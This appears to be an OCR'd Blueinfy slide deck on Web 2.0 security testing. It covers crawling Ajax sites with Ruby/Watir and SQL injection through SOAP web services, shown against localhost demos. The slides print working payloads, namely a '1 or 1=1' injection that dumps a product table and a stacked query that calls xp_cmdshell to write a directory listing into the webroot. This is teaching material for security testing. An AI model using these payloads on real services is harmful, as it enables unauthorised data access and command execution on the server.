
GET http://localhost/demos/ajax/ajax-struct/js-object.txt *(47ms)*

```
profile = {
        firstname : "John",
        lastname : "Smith",
        number : "212-234-6758",
        showfirstname : function(){return this.firstname},
  showlastname : function(){return this.lastname},
  shownumber : function(){return this.number},
};
```

Fetching entry points

- Dynamic page creation through JavaScript using Ajax.
- DOM events are managing the application layer.
- DOM is having clear context.
- Protocol driven crawling is not possible without loading page in the browser.

Ajax driven site



Login | News | Your area | Profile
Source of: http://localhost/demos/crawl/ - Mozilla Firefox
File Edit View Help


```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>Dynamic site</title>
<script src="./src/master.js"></script>
<script type="text/javascript" src="./src/dojo.js"></script>
<script language="javascript" src="./src/rss_xml_parser.js"></script>
<script language="javascript" src="./src/XMLHTTPReq.js"></script>
<script>loadhtml()</script>
<div id='main'></div>
<div id='myarea'></div>
</body>
</html>
```

```
function loadhtml()
{
        var http;
        if(window.XMLHttpRequest){
            http = new XMLHttpRequest();
        }else if (window.ActiveXObject){
                http=new ActiveXObject("Msxml2.XMLHTTP");
            if (! http){
                http=new ActiveXObject("Microsoft.XMLHTTP");
            }
        }
        http.open("GET", "main.html", true);
        http.onreadystatechange = function()
        {
                if (http.readyState == 4) {
                        var response = http.responseText;
                        document.getElementById('main').innerHTML = response;
        }
}
http.send(null);
}
```

```
<a href="/login.asp">Login</a>&nbsp;|&nbsp;
<a href="javascript:getnews()">News</a>&nbsp;|&nbsp;
<a href="javascript:loadmyarea()">Your area</a>&nbsp;|&nbsp;
<a href="javascript:getprofile()">Profile</a>
```

Blueinfy


Crawling with Ruby/Watir



```
require 'watir'
include Watir
ie=IE.new
ie.goto("http://localhost/demos/crawl/")
ie.show_links
ie.links[2].click
ie.show_links
ie.links[3].click
ie.show_links
ie.links[4].click
ie.show_links
```


```
D:\scanweb2.0>crawl.rb
index name          id              href
            text/src
1                                   http://localhost/login.asp
            Login
2                                   javascript:getnews()
            News
3                                   javascript:loadmyarea()
            Your area
4                                   javascript:getprofile()
            Profile
index name          id              href
            text/src
1                                   http://localhost/login.asp
            Login
2                                   javascript:getnews()
            News
3                                   javascript:loadmyarea()
            Your area
4                                   javascript:getprofile()
            Profile
index name          id              href
            text/src
1                                   http://localhost/login.asp
```

Blueinfy



SQL & XPATH …


Blueinfy



SQL Injections


- SQL injection over JSON streams
- Flash based points
- XML data access layer exposure
- Errors are not standard in 500
- 200 and messages are embedded in the stream
- Application features are Asynchronous
- Async. SQL injection is interesting vulnerability with Web 2.0 applications
- RSS feed generation happens in Async. way and possible to exploit

Blueinfy



SOA based SQL Exploits

- Identifying Web Services
- SOAP points
- SOAP based injections
- SQL over SOAP
- XPATH and other injections with SOA




SOAP request

SOAP Envelope

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfo xmlns="http://tempuri.org/">
      <id>1</id>
    </getProductInfo>
  </soap:Body>
</soap:Envelope>
```

Input to the method


Method Call



SOAP request

Product
Information

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfoResponse xmlns="http://tempuri.org/">
      <getProductInfoResult>/(1)Finding Nemo($14.99)/
</getProductInfoResult>
    </getProductInfoResponse>
  </soap:Body>
</soap:Envelope>
```




SOAP response

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <soap:Fault>
      <faultcode>soap:Server</faultcode>
      <faultstring>Server was unable to process request. --&gt; Cannot use
empty object or column names. Use a single space if necessary.</faultstring>
      <detail />
    </soap:Fault>
  </soap:Body>
```

Fault Code

Indicates SQL Server
Place for SQL Injection




SOAP response

Popular SQL Injection

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfo xmlns="http://tempuri.org/">
      <id>1 or 1=1</id>
    </getProductInfo>
  </soap:Body>
</soap:Envelope>
```


Fault Code



SOAP request

Works!!

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfoResponse xmlns="http://tempuri.org/">
      <getProductInfoResult>/(1)Finding Nemo($14.99)/
/(2)Bend it like Beckham($12.99)/
/(3)Doctor Zhivago($10.99)/
/(4)A Bug's Life($13.99)/
/(5)Lagaan($12.99)/
/(6)Monsoon Wedding($10.99)/
/(7)Lawrence of Arabia($14.99)/
</getProductInfoResult>
    </getProductInfoResponse>
  </soap:Body>
```




SOAP response

Exploiting this Vulnerability

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfo xmlns="http://tempuri.org/">
      <id>1;EXEC master..xp_cmdshell 'dir c:\ >
c:\inetpub\wwwroot\wsdir.txt'</id>
    </getProductInfo>
  </soap:Body>
</soap:Envelope>
```

Exploit code




SOAP request

Works!!

```
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getProductInfoResponse xmlns="http://tempuri.org/">
      <getProductInfoResult>/(1)Finding Nemo($14.99)/
</getProductInfoResult>
    </getProductInfoResponse>
  </soap:Body>
</soap:Envelope>
```

Looks Normal
response

SOAP request

